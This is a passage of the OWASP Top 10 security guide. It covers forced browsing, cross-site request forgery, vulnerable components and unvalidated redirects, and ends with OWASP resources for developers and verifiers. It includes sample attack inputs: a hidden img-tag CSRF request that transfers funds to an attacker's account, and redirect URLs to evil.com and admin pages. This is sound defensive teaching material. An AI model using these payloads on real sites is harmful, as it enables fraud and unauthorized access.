
**Am I Vulnerable to Forced Access?**

The best way to find out if an application has failed to

properly restrict function level access is to verify**every**

application function:

1.   Does the UI show navigation to unauthorized functions?

2.   Are  server side authentication or authorization checks

missing?

3.   Are server side checks done that solely rely on

information provided by the attacker?

Using a proxy, browse your application with a privileged role.

Then revisit restricted pages using a less privileged role. If the

server responses are alike, you're probably vulnerable. Some

testing proxies directly support this type of analysis.

You can also check the access control implementation in the

code. Try following a single privileged request through the

code and verifying the authorization pattern. Then search the

codebase to find where that pattern is not being followed.

Automated tools are unlikely to find these problems.

**Example Attack Scenarios**

Scenario #1: The attacker simply force browses to target

URLs. The following URLs require authentication. Admin rights

are also required for access to the “admin\_getappInfo” page.

**http://example.com/app/getappInfo**

**http://example.com/app/admin\_getappInfo**

If an unauthenticated user can  access either page, that’s a

flaw. If an authenticated, non-admin, user is allowed to access

the “admin\_getappInfo” page, this is also a flaw, and may

lead the attacker to more improperly protected admin pages.

Scenario #2: A page provides an ‘action ‘parameter to specify

the function being invoked, and different actions require

different roles. If these roles aren’t enforced, that’s a flaw.

**How Do I Prevent Forced Access?**

Your application should have a consistent and easy to analyze

authorization module that is invoked from all of your business

functions.  Frequently, such protection is provided by one or

more components external to the application code.

1.   Think about the process for managing entitlements and

ensure you can update and audit easily. Don’t hard code.

2.   The enforcement mechanism(s) should deny all access by

default, requiring explicit grants to specific roles for

access to every function.

3.   If the function is involved in a workflow, check to make

sure the conditions are in the proper state to allow

access.

NOTE: Most web applications don’t display links and buttons

to unauthorized functions, but this “presentation layer access

control” doesn’t actually provide protection. You must also

implement checks in the controller or business logic.

**References**

**OWASP**

· OWASP Top 10-2007 [on](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [Failure](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [to](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [Restrict](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [URL](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access) [Access](http://https://www.owasp.org/index.php/Top_10_2007-Failure_to_Restrict_URL_Access)

· [ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html) [Access](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html) [Control](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html) [API](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/AccessController.html)

· [OWASP](http://https://www.owasp.org/index.php/Guide_to_Authorization) [Development](http://https://www.owasp.org/index.php/Guide_to_Authorization) [Guide:](http://https://www.owasp.org/index.php/Guide_to_Authorization) [Chapter](http://https://www.owasp.org/index.php/Guide_to_Authorization) [on](http://https://www.owasp.org/index.php/Guide_to_Authorization) [Authorization](http://https://www.owasp.org/index.php/Guide_to_Authorization)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Testing](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Guide:](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Testing](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [for](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Path](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal) [Traversal](http://https://www.owasp.org/index.php/Testing_for_Path_Traversal)

· [OWASP](http://https://www.owasp.org/index.php/Forced_browsing) [Article](http://https://www.owasp.org/index.php/Forced_browsing) [on](http://https://www.owasp.org/index.php/Forced_browsing) [Forced](http://https://www.owasp.org/index.php/Forced_browsing) [Browsing](http://https://www.owasp.org/index.php/Forced_browsing)

For additional access control requirements, see the [ASVS](http://https://www.owasp.org/index.php/ASVS)

[requirements](http://https://www.owasp.org/index.php/ASVS) [area](http://https://www.owasp.org/index.php/ASVS) [for](http://https://www.owasp.org/index.php/ASVS) [Access](http://https://www.owasp.org/index.php/ASVS) [Control](http://https://www.owasp.org/index.php/ASVS) [(V4).](http://https://www.owasp.org/index.php/ASVS)

**External**

· [CWE](http://cwe.mitre.org/data/definitions/285.html) [Entry](http://cwe.mitre.org/data/definitions/285.html) [285](http://cwe.mitre.org/data/definitions/285.html) [on](http://cwe.mitre.org/data/definitions/285.html) [Improper](http://cwe.mitre.org/data/definitions/285.html) [Access](http://cwe.mitre.org/data/definitions/285.html) [Control](http://cwe.mitre.org/data/definitions/285.html) [(Authorization)](http://cwe.mitre.org/data/definitions/285.html)

**A8**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **COMMON** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider anyone  who can load  content into your  users’ browsers,  and thus force them  to submit a request  to your website.  Any website or  other HTML feed  that your users  access could do this. | Attacker creates  forged HTTP  requests and tricks  a victim into  submitting them via  image tags, XSS, or  numerous other  techniques. If the  user is  authenticated, the  attack succeeds. | [CSRF](http://https://www.owasp.org/index.php/CSRF) takes advantage of the fact that  most web apps allow attackers to predict  all the details of a particular action.  Because browsers send credentials like  session cookies automatically, attackers  can create malicious web pages which  generate forged requests that are  indistinguishable from legitimate ones.  Detection of CSRF flaws is fairly easy via  penetration testing or code analysis. | | Attackers can trick  victims into  performing any  state changing  operation the victim  is authorized to  perform, e.g.,  updating account  details, making  purchases, logout  and even login. | Consider the  business value of  the affected data or  application  functions. Imagine  not being sure if  users intended to  take these actions.  Consider the impact  to your reputation. |



**Cross-Site Request Forgery**

**(CSRF)**

**Am I Vulnerable to CSRF?**

To check whether an application is vulnerable, see if any links

and forms lack an unpredictable CSRF token. Without such a

token, attackers can forge malicious requests.  An alternate

defense is to require the user to prove they intended to

submit the request, either through reauthentication, or some

other proof they are a real user (e.g., a CAPTCHA).

Focus on the links and forms that invoke state-changing

functions, since those are the most important CSRF targets.

You should check multistep transactions, as they are not

inherently immune. Attackers can easily forge a series of

requests by using multiple tags or possibly JavaScript.

Note that session cookies, source IP addresses, and other

information automatically sent by the browser don’t provide

any defense against CSRF since this information is also

included in forged requests.

OWASP’s CSRF Tester tool can help generate test cases to

demonstrate the dangers of CSRF flaws.

**Example Attack Scenario**

The application allows a user to submit a state changing

request that does not include anything secret. For example:

**http://example.com/app/transferFunds?amount=1500**

**&destinationAccount=4673243243**

So, the attacker constructs a request that will transfer money

from the victim’s account to the attacker’s account, and then

embeds this attack in an image request or iframe stored on

various sites under the attacker’s control:

**<img src="http://example.com/app/transferFunds?**

**amount=1500&destinationAccount=attackersAcct#“**

**width="0" height="0" />**

If the victim visits any of the attacker’s sites while already

authenticated to example.com, these forged requests will

automatically include the user’s session info, authorizing the

attacker’s request.

**How Do I Prevent CSRF?**

Preventing CSRF usually requires the inclusion of an

unpredictable token in each HTTP request. Such tokens

should, at a minimum, be unique per user session.

1.   The preferred option is to include the unique token in a

hidden field. This causes the value to be sent in the body

of the HTTP request, avoiding its inclusion in the URL,

which is more prone to exposure.

2.   The unique token can also be included in the URL itself,

or a URL parameter. However, such placement runs a

greater risk that the URL will be exposed to an attacker,

thus compromising the secret token.

OWASP’s CSRF Guard can automatically include such tokens

in Java EE, .NET, or PHP apps. OWASP’s ESAPI includes

methods developers can use to prevent CSRF vulnerabilities.

3.   Requiring the user to reauthenticate, or prove they are a

user (e.g., via a CAPTCHA) can also protect against CSRF.

**References**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/CSRFGuard) [CSRF](http://https://www.owasp.org/index.php/CSRFGuard) [Article](http://https://www.owasp.org/index.php/CSRFGuard)

· [OWASP](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) [CSRF](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) [Prevention](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet)

· OWASP CSRFGuard - [CSRF](http://https://www.owasp.org/index.php/CSRFGuard) [Defense](http://https://www.owasp.org/index.php/CSRFGuard) [Tool](http://https://www.owasp.org/index.php/CSRFGuard)

· [ESAPI](http://https://www.owasp.org/index.php/ESAPI) [Project](http://https://www.owasp.org/index.php/ESAPI) [Home](http://https://www.owasp.org/index.php/ESAPI) [Page](http://https://www.owasp.org/index.php/ESAPI)

· [ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [HTTPUtilities](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [Class](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [with](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [AntiCSRF](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html) [Tokens](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/HTTPUtilities.html)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [Testing](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [Guide:](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [Chapter](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [on](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [CSRF](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005)) [Testing](http://https://www.owasp.org/index.php/Testing_for_CSRF_(OWASP-SM-005))

· OWASP CSRFTester - [CSRF](http://https://www.owasp.org/index.php/CSRFTester) [Testing](http://https://www.owasp.org/index.php/CSRFTester) [Tool](http://https://www.owasp.org/index.php/CSRFTester)

**External**

· [CWE](http://cwe.mitre.org/data/definitions/352.html) [Entry](http://cwe.mitre.org/data/definitions/352.html) [352](http://cwe.mitre.org/data/definitions/352.html) [on](http://cwe.mitre.org/data/definitions/352.html) [CSRF](http://cwe.mitre.org/data/definitions/352.html)

**A9**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **WIDESPREAD** | **Detectability**  **DIFFICULT** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Some vulnerable  components (e.g.,  framework libraries)  can be identified  and exploited with  automated tools,  expanding the  threat agent pool  beyond targeted  attackers to include  chaotic actors. | Attacker identifies a  weak component  through scanning or  manual analysis. He  customizes the  exploit as needed  and executes the  attack. It gets more  difficult if the used  component is deep  in the application. | Virtually every application has these  issues because most development teams  don’t focus on ensuring their  components/libraries are up to date. In  many cases,  the developers don’t even  know all the components they are using,  never mind their versions. Component  dependencies make things even worse. | | The full range of  weaknesses is  possible, including  injection, broken  access control, XSS,  etc. The impact  could range from  minimal to  complete host  takeover and data  compromise. | Consider what each  vulnerability might  mean for the  business controlled  by the affected  application. It could  be trivial or it could  mean complete  compromise. |



**Using Components with Known**

**Vulnerabilities**

**Am I Vulnerable to Known Vulns?**

In theory, it ought to be easy to figure out if you are currently

using any vulnerable components or libraries. Unfortunately,

vulnerability reports for commercial or open source software

do not always specify exactly which versions of a component

are vulnerable in a standard, searchable way. Further, not all

libraries use an understandable version numbering system.

Worst of all, not all vulnerabilities are reported to a central

clearinghouse that is easy to search, although sites like [CVE](http://cve.mitre.org/)

and NVD are becoming easier to search.

Determining if you are vulnerable requires searching these

databases, as well as keeping abreast of project mailing lists

and announcements for anything that might be a

vulnerability. If one of your components does have a

vulnerability, you should carefully evaluate whether you are

actually vulnerable by checking to see if your code uses the

part of the component with the vulnerability and whether the

flaw could result in an impact you care about.

**Example Attack Scenarios**

Component vulnerabilities can cause almost any type of risk

imaginable, ranging from the trivial to sophisticated malware

designed to target a specific organization. Components

almost always run with the full privilege of the application, so

flaws in any component can be serious, The following two

vulnerable components were downloaded 22m times in 2011.

·   [Apache](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) [CXF](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) [Authentication](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) [Bypass](http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-3451) – By failing to provide

an identity token, attackers could invoke any web service

with full permission. (Apache CXF is a services framework,

not to be confused with the Apache Application Server.)

·   [Spring](http://www.infosecurity-magazine.com/view/30282/remote-code-vulnerability-in-spring-framework-for-java/) [Remote](http://www.infosecurity-magazine.com/view/30282/remote-code-vulnerability-in-spring-framework-for-java/) [Code](http://www.infosecurity-magazine.com/view/30282/remote-code-vulnerability-in-spring-framework-for-java/) [Execution](http://www.infosecurity-magazine.com/view/30282/remote-code-vulnerability-in-spring-framework-for-java/) – Abuse of the Expression

Language implementation in Spring allowed attackers to

execute arbitrary code, effectively taking over the server.

Every application using either of these vulnerable libraries is

vulnerable to attack as both of these components are directly

accessible by application users. Other vulnerable libraries,

used deeper in an application, may be harder to exploit.

**How Do I Prevent This?**

One option is not to use components that you didn’t write.

But that’s not very realistic.

Most component projects do not create vulnerability patches

for old versions. Instead, most simply fix the problem in the

next version. So upgrading to these new versions is critical.

Software projects should have a process in place to:

1)     Identify all components and the versions you are using,

including all dependencies. (e.g., the versions plugin).

2)     Monitor the security of these components in public

databases, project mailing lists, and security mailing lists,

and keep them up to date.

3)     Establish security policies governing component use,

such as requiring certain software development

practices, passing security tests, and acceptable licenses.

4)     Where appropriate, consider adding security wrappers

around components to disable unused functionality and/

or secure weak or vulnerable aspects of the component.

**References**

**OWASP**

· [Good](http://https://www.owasp.org/index.php/OWASP_Good_Component_Practices_Project) [Component](http://https://www.owasp.org/index.php/OWASP_Good_Component_Practices_Project) [Practices](http://https://www.owasp.org/index.php/OWASP_Good_Component_Practices_Project) [Project](http://https://www.owasp.org/index.php/OWASP_Good_Component_Practices_Project)

**External**

· [The](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [Unfortunate](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [Reality](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [of](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [Insecure](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf) [Libraries](http://https://www.aspectsecurity.com/uploads/downloads/2012/03/Aspect-Security-The-Unfortunate-Reality-of-Insecure-Libraries.pdf)

· [Open](http://en.wikipedia.org/wiki/Open_source_software_security) [Source](http://en.wikipedia.org/wiki/Open_source_software_security) [Software](http://en.wikipedia.org/wiki/Open_source_software_security) [Security](http://en.wikipedia.org/wiki/Open_source_software_security)

· [Addressing](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Security](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Concerns](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [in](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Open](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Source](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf) [Components](http://www.sonatype.com/content/download/1025/10060/file/sonatype_executive_security_brief_final.pdf)

· [MITRE](http://cve.mitre.org/) [Common](http://cve.mitre.org/) [Vulnerabilities](http://cve.mitre.org/) [and](http://cve.mitre.org/) [Exposures](http://cve.mitre.org/)

· [Example](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Mass](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Assignment](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Vulnerability](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [that](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [was](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [fixed](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [in](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277)

[ActiveRecord,](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [a](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Ruby](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [on](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [Rails](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277) [GEM](http://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-0277)

**A10**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **UNCOMMON** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider anyone  who can trick your  users into  submitting a  request to your  website. Any  website or other  HTML feed that  your users use  could do this. | Attacker links to  unvalidated redirect  and tricks victims  into clicking it.  Victims are more  likely to click on it,  since the link is to a  valid site. Attacker  targets unsafe  forward to bypass  security checks. | Applications frequently redirect users to  other pages, or use internal forwards in a  similar manner. Sometimes the target  page is specified in an unvalidated  parameter, allowing attackers to choose  the destination page.  Detecting unchecked redirects is easy.  Look for redirects where you can set the  full URL. Unchecked forwards are harder,  because they target internal pages. | | Such redirects may  attempt to install  malware or trick  victims into  disclosing  passwords or other  sensitive  information. Unsafe  forwards may allow  access control  bypass. | Consider the  business value of  retaining your  users’ trust.  What if they get  owned by malware?  What if attackers  can access internal  only functions? |



**Unvalidated Redirects and**

**Forwards**

**Am I Vulnerable to Redirection?**

The best way to find out if an application has any unvalidated

redirects or forwards is to:

1.   Review the code for all uses of redirect or forward (called

a transfer in .NET). For each use, identify if the target URL

is included in any parameter values. If so, if the target

URL isn’t validated against a whitelist, you are vulnerable.

2.   Also, spider the site to see if it generates any redirects

(HTTP response codes 300-307, typically 302). Look at

the parameters supplied prior to the redirect to see if

they appear to be a target URL or a piece of such a URL. If

so, change the URL target and observe whether the site

redirects to the new target.

3.   If code is unavailable, check all parameters to see if they

look like part of a redirect or forward URL destination and

test those that do.

**Example Attack Scenarios**

Scenario #1: The application has a page called “redirect.jsp”

which takes a single parameter named “url”. The attacker

crafts a malicious URL that redirects users to a malicious site

that performs phishing and installs malware.

**http://www.example.com/redirect.jsp?url=evil.com**

Scenario #2: The application uses forwards to route requests

between different parts of the site. To facilitate this, some

pages use a parameter to indicate where the user should be

sent if a transaction is successful. In this case, the attacker

crafts a URL that will pass the application’s access control

check and then forwards the attacker to administrative

functionality for which the attacker isn’t authorized.

**http://www.example.com/boring.jsp?fwd=admin.jsp**

**How Do I Prevent This?**

Safe use of redirects and forwards can be done in a number

of ways:

1.   Simply avoid using redirects and forwards.

2.   If used, don’t involve user parameters in calculating the

destination. This can usually be done.

3.   If destination parameters can’t be avoided, ensure that

the supplied value is**valid**, and**authorized** for the user.

It is recommended that any such destination parameters

be a mapping value, rather than the actual URL or

portion of the URL, and that server side code translate

this mapping to the target URL.

Applications can use ESAPI to override the [sendRedirect()](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html)

method to make sure all redirect destinations are safe.

Avoiding such flaws is extremely important as they are a

favorite target of phishers trying to gain the user’s trust.

**References**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/Open_redirect) [Article](http://https://www.owasp.org/index.php/Open_redirect) [on](http://https://www.owasp.org/index.php/Open_redirect) [Open](http://https://www.owasp.org/index.php/Open_redirect) [Redirects](http://https://www.owasp.org/index.php/Open_redirect)

· [ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html) [SecurityWrapperResponse](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html) [sendRedirect()](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html) [method](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/filters/SecurityWrapperResponse.html)

**External**

· [CWE](http://cwe.mitre.org/data/definitions/601.html) [Entry](http://cwe.mitre.org/data/definitions/601.html) [601](http://cwe.mitre.org/data/definitions/601.html) [on](http://cwe.mitre.org/data/definitions/601.html) [Open](http://cwe.mitre.org/data/definitions/601.html) [Redirects](http://cwe.mitre.org/data/definitions/601.html)


· [WASC](http://projects.webappsec.org/URL-Redirector-Abuse) [Article](http://projects.webappsec.org/URL-Redirector-Abuse) [on](http://projects.webappsec.org/URL-Redirector-Abuse) [URL](http://projects.webappsec.org/URL-Redirector-Abuse) [Redirector](http://projects.webappsec.org/URL-Redirector-Abuse) [Abuse](http://projects.webappsec.org/URL-Redirector-Abuse)

· [Google](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [blog](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [article](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [on](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [the](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [dangers](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [of](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [open](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html) [redirects](http://googlewebmastercentral.blogspot.com/2009/01/open-redirect-urls-is-your-site-being.html)

· OWASP [Top](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [10](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [for](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [.NET](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [article](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [on](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [Unvalidated](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [Redirects](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html) [and](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html)

[Forwards](http://www.troyhunt.com/2011/12/owasp-top-10-for-net-developers-part-10.html)

**+D**



**What’s Next for Developers**

**Establish & Use Repeatable Security Processes and Standard Security Controls**

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web

application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this can be daunting.

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced

numerous free and open resources that you can use to address application security in your organization. The following are some

of the many resources OWASP has produced to help organizations produce secure web applications. On the next page, we

present additional OWASP resources that can assist organizations in verifying the security of their applications.

**Application**

**Security**

**Requirements**

**Application**

**Security**

**Architecture**

**Standard**

**Security**

**Controls**

**Secure**

**Development**

**Lifecycle**

**Application**

**Security**

**Education**

To produce a secure web application, you must define what secure means for that application.

OWASP recommends you use the OWASP Application Security Verification Standard (ASVS), as a

guide for setting the security requirements for your application(s). If you’re outsourcing, consider

the [OWASP](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex) [Secure](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex) [Software](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex) [Contract](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex) [Annex.](http://https://www.owasp.org/index.php/OWASP_Secure_Software_Contract_Annex)

Rather than retrofitting security into your applications, it is far more cost effective to design the

security in from the start. OWASP recommends the OWASP Developer’s Guide, and the [OWASP](http://https://www.owasp.org/index.php/Cheat_Sheets)

[Prevention Cheat Sheets](http://https://www.owasp.org/index.php/Cheat_Sheets) as good starting points for guidance on how to design security in from

the beginning.

Building strong and usable security controls is exceptionally difficult. A set of standard security

controls radically simplifies the development of secure applications. OWASP recommends the

[OWASP](http://https://www.owasp.org/index.php/ESAPI) [Enterprise](http://https://www.owasp.org/index.php/ESAPI) [Security](http://https://www.owasp.org/index.php/ESAPI) [API](http://https://www.owasp.org/index.php/ESAPI) [(ESAPI)](http://https://www.owasp.org/index.php/ESAPI) [project](http://https://www.owasp.org/index.php/ESAPI) as a model for the security APIs needed to produce

secure web applications. ESAPI provides reference implementations in Java, .NET, PHP, [Classic](http://https://www.owasp.org/index.php/ESAPI)

[ASP,](http://https://www.owasp.org/index.php/ESAPI) Python, and [Cold Fusion.](http://https://www.owasp.org/index.php/ESAPI)

To improve the process your organization follows when building such applications, OWASP

recommends the OWASP Software Assurance Maturity Model (SAMM). This model helps

organizations formulate and implement a strategy for software security that is tailored to the

specific risks facing their organization.

The OWASP Education Project provides training materials to help educate developers on web

application security and has compiled a large list of OWASP Educational Presentations. For hands-

on learning about vulnerabilities, try OWASP WebGoat, WebGoat.NET, or the [OWASP Broken Web](http://https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project)

[Applications Project.](http://https://www.owasp.org/index.php/OWASP_Broken_Web_Applications_Project) To stay current, come to an OWASP AppSec Conference, OWASP Conference


Training, or local [OWASP](http://https://www.owasp.org/index.php/Category:OWASP_Chapter) [Chapter](http://https://www.owasp.org/index.php/Category:OWASP_Chapter) [meetings.](http://https://www.owasp.org/index.php/Category:OWASP_Chapter)

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all of

the OWASP projects, organized by the release quality of the projects in question (Release Quality, Beta, or Alpha). Most OWASP

resources are available on our wiki, and many OWASP documents can be ordered in [hardcopy or as eBooks.](http://stores.lulu.com/owasp)

**+V**



**What’s Next for Verifiers**

**Get Organized**

To verify the security of a web application you have developed, or one you are considering purchasing, OWASP recommends that

you review the application’s code (if available), and test the application as well. OWASP recommends a combination of secure

code review and application penetration testing whenever possible, as that allows you to leverage the strengths of both

techniques, and the two approaches complement each other. Tools for assisting the verification process can improve the

efficiency and effectiveness of an expert analyst. OWASP’s assessment tools are focused on helping an expert become more

effective, rather than trying to automate the analysis process itself.

Standardizing How You Verify Web Application Security: To help organizations develop consistency and a defined level of rigor

when assessing the security of web applications, OWASP has produced the OWASP [Application](http://https://www.owasp.org/index.php/ASVS) [Security](http://https://www.owasp.org/index.php/ASVS) [Verification](http://https://www.owasp.org/index.php/ASVS) [Standard](http://https://www.owasp.org/index.php/ASVS)

[(ASVS).](http://https://www.owasp.org/index.php/ASVS) This document defines a minimum verification standard for performing web application security assessments. OWASP

recommends that you use the ASVS as guidance for not only what to look for when verifying the security of a web application,

but also which techniques are most appropriate to use, and to help you define and select a level of rigor when verifying the

security of a web application. OWASP also recommends you use the ASVS to help define and select any web application

assessment services you might procure from a third party provider.

Assessment Tools Suite: The OWASP Live CD Project has pulled together some of the best open source security tools into a single

bootable environment or virtual machine (VM). Web developers, testers, and security professionals can boot from this Live CD,

or run the VM, and immediately have access to a full security testing suite. No installation or configuration is required to use the

tools provided on this CD.

**Code Review**

Secure code review is particularly suited to verifying that an

application contains strong security mechanisms as well as

finding issues that are hard to identify by examining the

application’s output. Testing is particularly suited to proving

that flaws are actually exploitable. That said, the approaches

are complementary and in fact overlap in some areas.

Reviewing the Code: As a companion to the [OWASP](http://https://www.owasp.org/index.php/OWASP_Guide_Project)

[Developer’s](http://https://www.owasp.org/index.php/OWASP_Guide_Project) [Guide,](http://https://www.owasp.org/index.php/OWASP_Guide_Project) and the OWASP Testing Guide, OWASP has

produced the OWASP Code Review Guide to help developers

and application security specialists understand how to

efficiently and effectively review a web application for security

by reviewing the code. There are numerous web application

security issues, such as Injection Flaws, that are far easier to

find through code review, than external testing.

Code Review Tools: OWASP has been doing some promising

work in the area of assisting experts in performing code

analysis, but these tools are still in their early stages. The

authors of these tools use them every day when performing

their secure code reviews, but non-experts may find these

tools a bit difficult to use. These include CodeCrawler, [Orizon,](http://https://www.owasp.org/index.php/Category:OWASP_Orizon_Project)

and O2. Only O2 has been under active development since the

last release of the Top 10 in 2010.

There are other free, open source, code review tools. The

most promising is FindBugs, and its new security focused

plugin called: FindSecurityBugs, both of which are for Java.

